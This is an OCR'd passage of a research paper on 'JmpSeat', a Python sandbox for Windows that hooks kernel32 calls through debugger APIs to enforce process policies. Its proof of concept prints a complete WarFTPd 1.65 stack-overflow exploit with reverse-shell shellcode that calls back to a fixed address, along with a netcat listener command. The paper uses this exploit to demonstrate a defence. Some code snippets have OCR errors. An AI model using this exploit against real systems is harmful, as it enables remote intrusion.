

jmpconsole.py
Primary user interface, console based
jmpconsole_helper.py
Helper module, splash screen art, global process enumerator
config_parser.py
Parser class for process XML profiles
process.py
Process class, contains all process information and handeles interaction with the process
logger.py
Logging class for recording events to their respective log file
pydbg.py
Debugging functionality, event handling, memory read/writing
core_handler.py
Abstract policy handler. retrives registers, continue/kill process, event loggers
kernel32.py
Interface to the kernel32 API. Extends function attributes for policy examination
ntdll.py
Interface to the ntdll API. Extends function attributes for policy examination
(Custom) disable_cmd.py
Create custom handlers for process events
safe_dep.py
DEP bypass attack model. Several kernel32 functions may be called and each is a class defined here

Figure 5A: General Framework hierarchy.

5.3 Hooking System Calls

At the core is a hooking method utilizing Window's standard debugging functions located in kernel32.dll. These functions typically are utilized with low level languages such as C or C++. However, importing standard libraries such as this can be accomplished in many languages, Python being one of them. Python has a very useful library for utilizing C based functions and parameters. In this way the framework is able to utilize the debugging features built into windows and accomplish system call hooking. The basic process for hooking a Windows System call by trapping requires locating a address in the Windows API, reading and writing to that processes memory, waiting for a trap event and continuing the process execution. The following code is only a demonstration of the kernel functions required for trapping events [21]. Within the framework a Python debugging library is used, PyDBG [22].

System call address can be located using the kernel32.GetProcAddress function.

```
def func_resolve(dll, function):
    handle = kernel32.GetModuleHandleA(dll)
    address = kernel32.GetProcAddress(handle, function)
    kernel32.CloseHandle(handle)
    return address
```

Read the memory at a specific address.

```
def read_process_memory(self,address,length):
    data         = ""
    read_buf     = create_string_buffer(length)
    count        = c_ulong(0)

    kernel32.ReadProcessMemory(self.h_process, address, read_buf, 5, byref(count))
    data    = read_buf.raw

    return data
```

Replace the first byte of an address with a trap byte.

```
def write_process_memory(self,address,data):
    count  = c_ulong(0)
    ength = len(data)

    _data = c_char_p(data[count.value:])

    if not kernel32.WriteProcessMemory(self.h_process, address, c_data, length, byref(count)):
        return False
    else:
        return True
```


Wait for a trap event.

```
def get_debug_event(self):
    self.get_module_name()

    debug_event     = DEBUG_EVENT()
    continue_status = DBG_CONTINUE

    if kernel32.WaitForDebugEvent(byref(debug_event), 500):
        self.h_thread           = self.open_thread(debug_event.dwThreadId)
        self.context            = self.get_thread_context(h_thread=self.h_thread)

        self.debug_event        = debug_event

        if debug_event.dwDebugEventCode == EXCEPTION_DEBUG_EVENT:

            self.exception = debug_event.u.Exception.ExceptionRecord.ExceptionCode
            self.exception_address = debug_event.u.Exception.ExceptionRecord.ExceptionAddress

            elif self.exception == EXCEPTION_BREAKPOINT:
                continue_status = self.exception_handler_breakpoint()

        kernel32.ContinueDebugEvent(debug_event.dwProcessId, debug_event.dwThreadId, continue_status)
```

5.4 Fetching Function Parameters

Looking at function parameters can be a difficult task as there are many different ways parameters are loaded onto the stack or into registers. The stack is a data structure tasked with handling temporary data related to a function's parameters and its local variables. The stack is manipulated by adjusting one register called the stack pointer (ESP); this register should always point to the top of the stack. However, as memory gets added to the stack, the stack pointer is decremented and removing memory from the stack means the pointer is incremented. When a function is called, a new stack frame is created to handle the function parameters and its local variables. The way in which parameters are passed to the called function is determined by the calling convention used.

Three primary calling conventions are used for handling function parameters: C Standard Calling Convention (cdecl), Standard Calling Convention (stdcall), and Fastcall Calling Convention (fastcall). Each method is slightly different in its implementation. Both cdecl and stdcall rely on the calling function to push or move the called function parameters onto the stack. Each differs only in who is responsible for removing the parameters from the stack when the function is complete. In cdecl, the calling function is responsible for removing parameters from the stack, whereas in stdcall the called function is responsible for removing the parameters. Fastcall calling convention differs from cdecl and stdcall in that the first two parameters are placed into registers ECX and EDX. However, if there are more than two parameters, each additional parameter is pushed or moved onto the stack [23].



C Standard Calling Convention

```
int cdecl_callme(int a, int b, int c, int d)
push d
push c
push b
push a
call cdecl_callme
add esp, 0x10
```

Standard Calling Convention

```
int stdcall_callme(int a, int b, int c, int d)
push d
push c
push b
push a
call stdcall_callme
```

Fastcall Calling Convention

```
int stdcall_callme(int a, int b, int c, int d)
push d
push c
mov edx, b
mov exc, a
call fastcall_callme
```

Figure 5.4A: Assembly instructions for the three primary calling conventions to illustrate the differences.

When examining the parameters of a function called during a trap, each parameter is referenced based on its position to the stack pointer. For example, for the first parameter of a function its relative location would be ESP+4. Alternatively, if the calling convention is fastcall the first parameter would be located simply in ECX. The framework presented here allows for Windows APIs to be extended and calling conventions are already taken into consideration. This means when a user is creating a module they do not necessarily need to know exactly how to reference the parameters as the inherited API interface handles all the references.


```
def handler(self, dbg):
        '''''
        Read the variables pushed onto the stack for the CreateProcessA function call.  Assign class variables with
        pointers to their values

        @type dbg: instance of the debugger for this process
        @param dbg: debugger for the current process in order to retrieve the process context when breakpoint is hit
        '''

        modules.core_handler.CoreHandler.handler(self, dbg)

        #grab parameters from the stack
        self.lpApplicationName = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x4, 4))[0]
        self.lpCommandLine = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x8, 4))[0]
        self.lpProcessAttributes = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0xC, 4))[0]
        self.lpThreadAttributes = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x10, 4))[0]
        self.bInheritHandles = self.dbg.read_process_memory(self.Esp + 0x14, 4)
        self.dwCreationFlags = self.dbg.read_process_memory(self.Esp + 0x18, 4)
        self.lpEnvironment = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x1C, 4))[0]
        self.lpCurrentDirectory = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x20, 4))[0]
        self.lpStartupInfo = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x24, 4))[0]
        self.lpProcessInformation = struct.unpack("L", self.dbg.read_process_memory(self.Esp + 0x28, 4))[0]
```

Diagram 5.4B: Kernel32.CreateProcessA code for references the parameters passed to it using the trapping method with Python and Windows debugging functions.

5.5 Framework Usage

Launching the framework by issuing the ‘jmpconsole.py’ command inside a Windows command prompt will give you a basic splash screen as well as the framework command prompt. From here listing available commands with the ‘help’ command can show you the actions available.


```
C:> jmpconsole.py

Jsf> help
```



```
 1 iexplore.exe

jsf> edit 1
jbf 1/iexplore.exe> loaded


jbf 1/iexplore.exe> load create_process_a.kill_cmd
jbf 1/iexplore.exe> loaded

 1 Disable creating process cmd

jbf 1/iexplore.exe> leave
jsf> help

Documented commands (type help <topic>):
========================================
active  banner  detach  exit  history  load    open   quit  shell
attach  clear   edit    help  leave    loaded  procs  save  unload

Undocumented commands:
======================
show

jsf>
```

Figure 5.5A: Shows the loading of a policy, the output of the load command, and the output of the help command.


Once the framework open you will want to sandbox a process. This is accomplished in one of two ways. First, typing open followed by the path of the executable to sandbox. This will tell the framework to launch the process located at the path within the sandbox. Secondly, an existing process can be attached with the attach command followed by a process ID. A list of process IDs can be viewed by typing the 'procs' command as seen below.



```
 jmpseat sandbox console

jsf> procs
 2368 -> conhost.exe
 2464 -> vmtoolsd.exe
 3592 -> python.exe
 2244 -> dwm.exe
 3072 -> conhost.exe
 2184 -> taskhost.exe
 3232 -> calc.exe
 2256 -> explorer.exe
 2360 -> tpautoconnect.exe
 3064 -> cmd.exe
 2456 -> vmwaretray.exe
jsf>
```


Figure 5.5B: Lists all current processes available to attach the framework to.

Once a process is loaded inside of the framework, policies can be loaded or unloaded to the process. Policies can be managed in a couple ways. Dynamic management by issuing the load and unload commands to existing sandboxed process. Figure 5.2A shows how loading and unloading policies is done. Additionally, Diagram 5.2A shows how to list the current policies applied to a process with the 'loaded' command. Policies may also be applied when a process is loaded into the framework automatically. When a process is attached by the framework a check for a profile is done. Profile checking is based on the process name minus the file extension. Diagram 5.2B shows a list of process IDs followed by their respective process name. This name (minus the extension) followed by a '.profile' extension is how the framework associates a profile with a process.



```
jsf> procs
 2368  -> conhost.exe
 2464  -> vmtoolsd.exe
 3592  -> python.exe
 2244  -> dwm.exe
 3072  -> conhost.exe
 2184  -> taskhost.exe
 3232  -> calc.exe
 3148  -> iexplore.exe
 2256  -> explorer.exe
 2360  -> tpautoconnect.exe
 3016  -> iexplore.exe
 3064  -> cmd.exe
 2456  -> vmwaretray.exe
 4092  -> snippingtool.exe
jsf> attach 3148
jsf>
```

Figure 5.5C: Attaching to the Internet Explorer process.



```
 jmpseat sandbox console

jsf> procs
 2016  -> explorer.exe
 1856  -> python.exe
 2756  -> tpautoconnect.exe
 3016  -> ieuser.exe
 3852  -> sublime_text.exe
 696  -> iexplore.exe
 2412  -> msascui.exe
 3056  -> vmwaretray.exe
 1432  -> vmtoolsd.exe
 3288  -> dwm.exe
 2920  -> snippingtool.exe
 892  -> taskeng.exe
 3672  -> cmd.exe
jsf> attach 696
Profile found, loading policies...
jbf 1/iexplore.exe>
```

Figure 5.5D: Attaching to a process with a profile being automatically loaded.

Profiles are a major convenience as more and more polices get constructed. Therefore a well structured and easy to maintain profile file is critical. Each profile is a basic well structured XML file which can continue to be expanded to include policies with parameters and various process specific parameters. The configuration parser is a separate module that passes all information from an XML profile to the framework where all information can be access when loading a process.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE policies SYSTEM "http://socketready.com">

<process name="war-ftpd.exe" edit_mode="on">
    <policies>
        <policy>create_process_a.kill_cmd</policy>
        <policy>safe_dep.set_process_dep_policy</policy>
    </policies>
</process>
```

6. Proof of Concept

Three test cases were created to demonstrate the operation of the framework. First test case is a remote exploit against WarFTPd 1.65 on Windows XP SP3 [19]. The second demonstration is a more realistic attack against Internet Explorer 8 (IE8). Both exploits utilize a payload for launching a reverse shell connection to an attacking machine generated with Metasploit's msfpayload.

6.1 Validate Process Creation


WarFTP 1.65 has a classic stack overflow vulnerability which allows for shellcode to be placed at the top of the stack once control is redirected. Exploiting this vulnerability without DEP enabled (which is default on Windows XP SP3) we can find any jump to ESP register from any linked library. There is also no ASLR which means this static address will be the same across all installations of Windows XP SP3 giving us great reliability. The attacking exploit (Figure 6.1B) will attempt to spawn the process cmd.exe from the Windows command line. This attack uses a single system call, kernel32.CreateProcessA(). A policy has been created (Figure 6.1A) to examine the contents of any call to CreateProcessA() and to kill the sandboxed process if it attempts to spawn cmd.exe.

```python
#
# JmpSeat
# Copyright (C) 2012 Socketready.com <user@socketready.com>
#

import modules.kernel32
import struct

class kill_cmd(modules.kernel32.CreateProcessA):
    '''''
    This module is a demonstration of a more easy to use/develop policy.  By inheriting modules.kernel32.CreateProcessA
    I am trying to do most of the memory work behind the scenes which allows quick and easy access to parameters
    from this module.

    For a more advance module which can allow multiple breakpoints to be set dynamically you would want to do most of
    the memory reading/writing in this module.
    '''

    #################################################################################
    def __init__(self):
        '''''
        Initialize the handler by declaring the dll and function to attach to
        optionally a description of the handler
        '''

        #super(create_process_a, self).__init__()
        modules.kernel32.CreateProcessA.__init__(self)

        #define parameters for this policy
        self.options["bad_names"] = ["cmd", "calc"]
        self.options["description"] = "Disable creating process cmd"

    #################################################################################
    def handler(self, dbg):
        #call methods up the chain and pass parameters for handlers to use
        modules.kernel32.CreateProcessA.handler(self, dbg)

        #get value of lpCommandLine parameter
        str = self.get_lpCommandLine()

        #if one of the bad names matches the string kill the process
        if str in self.options["bad_names"]:
            print ""
            print "JmpSeat Terminated Process %s" % self.name
            print "CreateProcessA called with %s parameter" % str
            self.kill_process("CreateProcessA called with cmd.exe parameter")

        #default is to continue
        return self.cont_process()

```

Figure 6.1A: Policy which extends the kernel32.CreateProcessA class.

```
#!C:\python27\python.exe
import socket
import struct

#shellcode rev shell 4444 192.168.110.144
shellcode = ("\xb8\xdd\xd3\x4b\x04\xda\xd5\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x4f\x31\x47\x14\x83\xc7\x04\x03\x47\x10\x3f\x26\xb7" +
"\xec\x36\xc9\x48\xed\x28\x43\xad\xdc\x7a\x37\xa5\x4d\x4a" +
"\x33\xeb\x7d\x21\x11\x18\xf5\x47\xbe\x2f\xbe\xed\x98\x1e" +
"\x3f\xc0\x24\xcc\x83\x43\xd9\x0f\xd0\xa3\xe0\xdf\x25\xa2" +
"\x25\x3d\xc5\xf6\xfe\x49\x74\xe6\x8b\x0c\x45\x07\x5c\x1b" +
"\xf5\x7f\xd9\xdc\x82\x35\xe0\x0c\x3a\x42\xaa\xb4\x30\x0c" +
"\x0b\xc4\x95\x4f\x77\x8f\x92\xbb\x03\x0e\x73\xf2\xec\x20" +
"\xbb\x58\xd3\x8c\x36\xa1\x13\x2a\xa9\xd4\x6f\x48\x54\xee" +
"\xab\x32\x82\x7b\x2e\x94\x41\xdb\x8a\x24\x85\xbd\x59\x2a" +
"\x62\xca\x06\x2f\x75\x1f\x3d\x4b\xfe\x9e\x92\xdd\x44\x84" +
"\x36\x85\x1f\xa5\x6f\x63\xf1\xda\x70\xcb\xae\x7e\xfa\xfe" +
"\xbb\xf8\xa1\x96\x08\x36\x5a\x67\x07\x41\x29\x55\x88\xf9" +
"\xa5\xd5\x41\x27\x31\x19\x78\x9f\xad\xe4\x83\xdf\xe4\x22" +
"\xd7\x8f\x9e\x83\x58\x44\x5f\x2b\x8d\xca\x0f\x83\x7e\xaa" +
"\xff\x63\x2f\x42\xea\x6b\x10\x72\x15\xa6\x27\xb5\x82\x89" +
"\x90\x57\xc6\x62\xe3\xa7\xf9\x2e\x6a\x41\x93\xde\x3a\xda" +
"\x0c\x46\x67\x90\xad\x87\xbd\x30\x4d\x15\x5a\xc0\x18\x06" +
"\xf5\x97\x4d\xf8\x0c\x7d\x60\xa3\xa6\x63\x79\x35\x80\x27" +
"\xa6\x86\x0f\xa6\x2b\xb2\x2b\xb8\xf5\x3b\x70\xec\xa9\x6d" +
"\x2e\x5a\x0c\xc4\x80\x34\xc6\xbb\x4a\xd0\x9f\xf7\x4c\xa6" +
"\x9f\xdd\x3a\x46\x11\x88\x7a\x79\x9e\x5c\x8b\x02\xc2\xfc" +
"\x74\xd9\x46\x0c\x3f\x43\xee\x85\xe6\x16\xb2\xcb\x18\xcd" +
"\xf1\xf5\x9a\xe7\x89\x01\x82\x82\x8c\x4e\x04\x7f\xfd\xdf" +
"\xe1\x7f\x52\xdf\x23")

buffer = "\x42" * 485
buffer += struct.pack("<L", 0x7cc5c708)  #jmp esp
buffer += "\x90" * 12
buffer += shellcode

ip = "127.0.0.1"
port = 21
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
conn = sock.connect((ip, port))
sock.recv(1024)
sock.send("USER " + buffer + "\r\n")
sock.close()
```

Figure 6.1B: Python script to exploit WarFTPd 1.65 and attempt to spawn a reverse shell connection. Handling this connection on Linux or OS X can be accomplished with netcat: 'nc –l 4444'.



```
 200 -> rundll32.exe
 716 -> cmd.exe
 208 -> vmwaretray.exe
 248 -> rubyw.exe
 1364 -> notepad++.exe
 412 -> postgres.exe
 1776 -> tpautoconnsvc.exe
 1504 -> spoolsv.exe
 1296 -> svchost.exe
